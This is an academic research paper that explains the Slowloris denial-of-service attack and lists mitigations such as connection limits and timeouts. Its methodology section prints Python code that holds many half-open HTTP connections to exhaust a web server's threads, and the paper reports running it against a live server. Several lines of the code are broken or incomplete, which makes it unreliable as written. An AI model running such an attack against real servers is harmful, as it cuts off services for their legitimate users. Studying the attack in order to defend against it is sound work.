International Journal of Scientific Research in Computer Science and Engineering
Vol.10, Issue.2, pp.11-15, April (2022)

Research Paper

E-ISSN: 2320-7639

Implementation of Slowloris Distributed Denial of Service (DDOS) Attack on Web Servers

G. Onuh[1*], P. Owa[2]

[1]Department of Computer Engineering, Ahmadu Bello University, Zaria, Nigeria
[2]Department of Electrical Engineering, Federal University of Technology, Minna, Nigeria

**Corresponding Author: onuhgabrielu@gmail.com, Tel.: +234-70378-40869*

Available online at: www.isroset.org

Received: 20/Nov/2021, Accepted: 05/Jan/2022, Online: 30/Apr/2022

***Abstract*—** In recent times, denial of service (DoS) attacks poses a substantial threat to the existing resources on the Internet as well as internal and external network infrastructures. Denial of service attacks exploits vulnerabilities and depletes available resources of a given IT system. As a result, it directly degrades the performance of network services. There various types of DoS attacks. Some are engineered to use up resources from email and web services. These resource-consuming scheme subsequently makes the application services unavailable and inaccessible on the network. The majority of DoS attacks initiate multiple open or semi-open TCP connections on the target node. These open TCP connections disable the server from admitting legitimate requests as a result of multiple waiting connections on its sockets. This research seeks to implement a denial of service attack in python programming language in an attempt to further demystify the mechanism of such attacks and recommend mitigation techniques to address them.

***Keywords*—**DDOS Attack; Slowloris, Web Security

I. INTRODUCTION

Attacks on Information Technology (IT) systems come in various forms. It begins with a breach of security and trust and subsequently affects the availability, confidentiality and integrity of IT systems. Popular among such attacks are Denial of Service (DOS) attacks. A DoS attack is an attack that seeks to render a node or network resource inaccessible and unavailable for legitimate users. While the motive, likely targets and the techniques used to execute a DoS attack may vary, it usually comprises of the concerted efforts of one or more attackers to permanently or temporarily interrupt, disrupt or suspend essential services of a web host (Bhosale et al., 2017). The major outcome of such attacks often includes unavailability of the target service or inability of legitimate users to access the service (such as a web server) or degradation from optimal service level (Moustis & Kotzanikolaou, 2013). This resource consumption strategy has spurred researches in the area of DoS attack detection systems and damage reduction mechanisms (Faria *et al.*, 2020).

II. RELATED WORK

From reviewed literature DoS attacks are broadly classified into two main categories which includes; flooding attacks and vulnerabilities attack. In vulnerability attacks, the target host receives distorted packets. These distorted packets mingles with vulnerabilities in a resource o application hosted by the target node. Regarding flooding attacks, the target node receives constant high volume packets. So, traffic from legitimate users are not accepted owing to congestion, making the host block and discard such packets. There is another category of DoS attacks that manipulates and exploit the application layer, called application layer Denial of Service (ADoS). Flooding and low-rate are examples of application layer Denial of Service. Flooding ADoS attack generates a massive stream of traffic, consuming computing resources on the application layer. Low rate ADoS generates traffic similar to legitimate requests, by taking advantage of vulnerabilities found in the application. Popular vulnerabilities manipulated by these attacks are the HTTP/HTTPS protocols. This vulnerability grants connection access to users indefinitely. Low bandwidth attacks, like Slowloris, deplete resources majorly on the target services without substantially affect the attacker's resources. The strategy of Slowloris DoS attack is to initiate multiple HTTP requests to Web servers. These requests are similar to those of legitimate user, as a result, it makes it difficult to identify the attack. Slowloris sends packets with incomplete HTTP request. Not knowing if the HTTP requests is from a legitimate user, the host keeps the connection open. These Slowloris requests are sent in parallel with different source ports to occupy the resources on the server. After depleting the server's resources, it makes the server unable to grant connection request from intended users(Shorey *et al.*, 2018). Previous works present a number defense and mitigation techniques to Slowloris attack. Some of these approaches use strategies

like restricting the number of connections for each user and also by stating timeouts for single connections. These limit prevent unintended users from retaining connections that surpass a set threshold however legitimate users accessing web pages with many objects in non-persistent HTTP connection mode are freely granted access (Faria *et al.*, 2020).

III. DENIAL OF SERVICE ATTACKS

Denial of service attacks exploits vulnerabilities and depletes available resources of a given IT system. As a result, it directly degrades the performance of network services. There various types of DoS attacks. Some are engineered to use up resources from email and web services These includes;

A. SYN Flood:

A SYN flood denial of service attack is an exploitation of a vulnerability in TCP connection process ("handshake method)". Firstly a SYN request is initiated, after which a SYN-ACK response is return, and then ACK request is sent. To initiate denial of service attack, the attacker floods the host with multiple SYN requests in an attempt to overwhelm and use up the available server resources to render the server unavailable to intended and legitimate users (Bhosale et al., 2017). Typically, the outcome of SYN flood attacks are similar to those associated with most DDoS attacks, such as financial loss, loss of customer data and trust, software and hardware failure, information and identity theft (Asri & Pranggono, 2015).

B. ICMP Attacks.

The Internet Control Message Protocol (ICMP) is used in TCP/IP for unidirectional communication or control messages sent to a web host, such as ping messages. Based on the fact that ICMP does not have any form of inbuilt authentication, data transmitted within a network can be spoofed leading to packet interception or denial of service. The ping of death is a typical example of ICMP attacks, It takes advantage of the fact that in TCP protocol the highest packet size is 65,535 bytes (Kant & Tiwari, 2020). The attacker in executing an ICMP attack sends large high volume packets to the server. This can override the memory available to the packet. The computer most times is unaware of what to do with these packets and retains the packets and occasionally a total crash leads to a denial of service to legitimate packets.

C. UDP Flood:

A User Data Protocol (UDP) flood, is a DoS attack on UDP packets. The User Data Protocol (UDP) flood attack does not need to be handled as TCP (Transfer Control Protocol). . The goal of this attack is to overload random server ports on a remote host. This enables the host to scan through for any program that can respond to requests for that given position. If that particular port is not set up to receive request, the server responds with an ICMP "Inaccessible" (ping) to alert the user that the unavailable location is not functional. If there is no handshake to create a valid connection, a substantial amount of data is forwarded to the user data protocol channel of any given server or host. This also implies that UDP flood attack does not require much network and memory resources for its execution (Kant & Tiwari, 2020).

D. HTTP Flood:

Hypertext Transport Protocol (HTTP) flood is a class of denial of service attack in which the attacker adopts a valid HTTP GET or HTTP POST request to attack the host, server node or request. HTTP Flood Attack is a high volume attack and uses "Internet" botnets. IT systems are infected with malicious programs, usually with malware such as Trojan Horses. HTTP Flood is layer 7 DDoS Attack. The HTTP GET request is used to access general content, such as text, images, audio and video whereas the POST requests are used to access and manipulate other resources. As an alternative to adopting unintended packets, display modes or hosts, HTTP flooding demands less bandwidth to attack targeted hosts and web servers (Lukaseder et al., 2018). This attack is very efficient when we attempt to compel a programs or server to apportion resources to more than one application. This attack is hard to identify it employs a valid HTTP request. These requests exhausts all server resources and makes the server reject requests from legitimate users. HTTP attacks are further sub divided as follows: Request Flooding attacks, Session flooding attack, Asymmetric attacks (Multiple HTTP GET/POST, Slowloris attack, Slow request/response attacks, HTTP Fragmentation attack, Flood Faulty Application). (Moustis & Kotzanikolaou, 2013)

E. Slowloris Attack

Slowloris is a denial-of-service attack on the application layer of a network infrastructure that enables a computer to take down a web server. Slowloris targets threaded servers (mostly Apache servers). These servers establish communication by first accepting connecting request, secondly it reads the request method, the path and all the headers, after which the server sends a response and closes the connection. This attack exploits this mode of operation of threaded servers and so it attacks sending multiple connections to a web server keeping them open for as long as possible. This makes the server run out of threads and therefore unable to respond to legitimate users.

IV. METHODOLOGY

Slowloris is fundamentally a hypertext transport protocol DDoS attack on threaded servers and hosts. It's mode of operation is as follows; firstly multiple HTTP requests are created, secondly alive headers are constantly forwarded to keep the connections open. Thirdly it continues indefinitely to leave the connection open unless the server end the connection. If the server terminates a connection, the script generates new headers and keep sending requests for connection. This overwhelms the servers thread pool and the server becomes unavailable and inaccessible to legitimate users. So as to execute the attack, we make us of

the logic of slowloris. Our goal is to implement Slowloris denial of service attack in python. The following steps would be taken to achieve this;

A. Set up the python development environment

For the purpose of implementation, the latest version Python 3 and python package installer were installed and configured on my local machine alongside PyCharm Community Edition as the integrated development environment.

B. Import associated libraries.

```
import argparse
import logging
import random
import socket
import sys
import time
import ssl module
```

C. Set defaults

After importing the necessary libraries, the port was set to port 80, which is usually the default port for webservers. Construct an array of sockets and set the number of sockets used in the test to a default value of 120.

```
parser.add_argument(
    "-p",
    "--port",
    default=80,
    type=int
)
parser.add_argument(
    "-s",
    "--sockets",
    default=120,
    type=int,
)
```

D. Construct an array of sockets

Construct an array of sockets to target the web sockets of the intended server.

```
list_of_sockets = []

class _(socket.socket):
    def send_line(self, line):
        line = f"{line}\r\n"
        self.send(line.encode("utf-8"))
    def send_header(self, name, value):
        self.send_line(f"{name}:
{value}")
socket.socket = _
def init_socket(ip):
    x = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    x.settimeout(4)
    if args.https:
        x = ssl.wrap_socket(x)
    x.connect((ip, args.port))
    x.send line(f"GET
/?{random.randint(0, 1500)} HTTP/1.1")
    usa = user_agents[0]
    if args.randuseragent:
        usa =
random.choice(user_agents)
    x.send_header("User-Agent", usa)
    x.send_header("Accept-language",
"en-US,en,q=0.5")
    return x
```

E. Set up a loop to send keep alive headers

Multiple HTTP requests were created, after which alive headers are constantly sent to keep the connections open, furthermore, it continues indefinitely to leave the connection open unless the server end the connection. If the server terminates a connection, the script generates new headers and keep sending requests for connection. This overwhelms the servers thread pool and the server becomes unavailable and inaccessible to legitimate users

```
def main():
    ip = args.host
    socket_count = args.sockets
    logging.info("Attacking with
sockets.", ip, socket_count)
    logging.info("Creating sockets...")
    for _ in range(socket_count):
        try:
            logging.debug("Creating
socket nr %s", _)
            x = init_socket(ip)
        except socket.error as r:
            logging.debug(r)
            break
        list_of_sockets.append(x)
    while True:
        try:
            logging.info(
                "Sending keep-alive
headers... Socket count: %s",
                len(list_of_sockets),
            )
            for x in
list(list_of_sockets):
                try:
                    x.send_header("X-
a", random.randint(1, 7500))
                except socket.error:
list_of_sockets.remove(x)

            for _ in range(socket_count
- len(list_of_sockets)):

logging.debug("Recreating socket...")
```



```
                try:
                    x = init_socket(ip)
                    if x:

list_of_sockets.append(x)
                except socket.error as
r:
                    logging.debug(r)
                    break
            logging.debug("Sleeping for
%d seconds", args.sleeptime)
            time.sleep(args.sleeptime)

        except (KeyboardInterrupt,
SystemExit):
            logging.info("Stopping
Slowloris")
            break
```

V. RESULTS AND DISCUSSION

The python script was debugged and run. The script was tested from the command line interface on a web server.



Figure 1: Slowloris DDOS attack in progress

The python implementation of slowloris DDOS was used to target a live server as shown in Figure 1. On trying to access the web server, it was inaccessible until the attack was ended.



Figure 2: Successfully Attacked Web Page

As shown in Figure 2, the python script was able render a website unavailable by persistently sending packets that overwhelmed the web server. Threaded servers are mostly vulnerable to this attack because of its peculiar mode of operation. However by adopting various packet request strategies, tools and policies these attacks can be mitigated. These strategies include;

- Increasing server availability: Expanding the highest number of customers that the web server will permit. Increasing the maximum number of clients the server will allow at any one time will increase the number of connections the attacker must make before they can overload the server. Sometimes, an attacker may scale the number of attacks to overcome server capacity regardless of increases.
- Set a threshold to limit traffic: Restraining the number of connections, a sole IP address is permitted to make.
- Restrictive conditions on the least possible transfer speed connection are sanctioned to have.
- Inhibiting the time for each customer is permitted to remain linked.

VI. CONCLUSION

This research focused on the implementation of slowloris attack on web servers. Contrary to popular opinion slowloris is not just a type of denial of service attack, but also a low bandwidth tool used by attackers to restrict access to web resources. This research began with an introduction and background of study on denial of services attacks. Related works to this research were reviewed and presented. Furthermore, based on the mode of operation of the slowloris attack, a python script was developed and used to run a test attack on a threaded web server. The attack was executed successfully. Defense and mitigation techniques against such attacks were also presented.

REFERENCES

[1] Asri, S., & Pranggono, B. *Impact of Distributed Denial-of-Service Attack on Advanced Metering Infrastructure. Wireless Personal Communications*, **83(3), 2211–2223, 2015.**

[2] Bhosale, K. S., Nenova, M., & Iliev, G. *The distributed denial of service attacks (DDoS) prevention mechanisms on application layer. 2017 13th International Conference on Advanced Technologies, Systems and Services in Telecommunications, TELSIKS 2017 - Proceeding*, **136–139, 2017.**

[3] Faria, V. da S., Gonçalves, J. A., da Silva, C. A. M., Vieira, G. de B., & Mascarenhas, D. M. *Sdtow: A slowloris detecting tool for WMNS. Information (Switzerland)*, **11(12), 1–18, 2020.**

[4] Kant, K., & Tiwari, N. *Denial of Service attack using Slowloris*. **448–454, 2020.**

[5] Lukaseder, T., Ghosh, S., & Kargl, F. *Mitigation of Flooding and Slow DDoS Attacks in a Software-Defined Network. ArXiv*, **1–3, 2018.**

[6] Moustis, D., & Kotzanikolaou, P. *Evaluating security controls against HTTP-based DDoS attacks. IISA 2013 - 4th International Conference on Information, Intelligence, Systems and Applications*, **165–170, 2013.**

[7] Shorey, T., Subbaiah, D., Goyal, A., Sakxena, A., & Mishra, A. K. *Performance Comparison and Analysis of Slowloris, GoldenEye and Xerxes DDoS Attack Tools. 2018 International Conference on Advances in Computing, Communications and Informatics, ICACCI*, **318–322, 2018.**

AUTHORS PROFILE

G Onuh has a Bachelors Degree in Computer Engineering from Federal University of Technology, Minna in 2015 and is a Master Degree in the same field from Ahmadu Bello University, Zaria in 2020. He is a passionate researcher interested in collaborative and multidisciplinary research. He is a member of International Association of Engineers (IAENG), Council for the Regulation of Engineering in Nigeria (COREN) and Internet Society. He has published some research papers in reputed international journals which are available online. His main research work focuses on Computer Vision, Information Systems, Machine Learning and Computational Intelligence.. He has over 5 years of research experience.

Promise Owa has a Bachelors Degree in Electrical Engineering from Federal University of Technology, Minna in 2015. He is a member of Nigeria Society of Engineers (NSE), he is also a member of Nigeria Society of Electrical Engineers. Engr owa is an astute researcher with interest in Internet Security, Artificial Intelligence Research (AIR) amongst others . He has published some research papers in reputed international journals which are available online. His main research work focuses on Machine Learning, Internet privacy, internet security, internet of things in Power, and computational analytics. His research goal as a researcher is to enhance internet security, he has a fair years of expereince in cyber research.

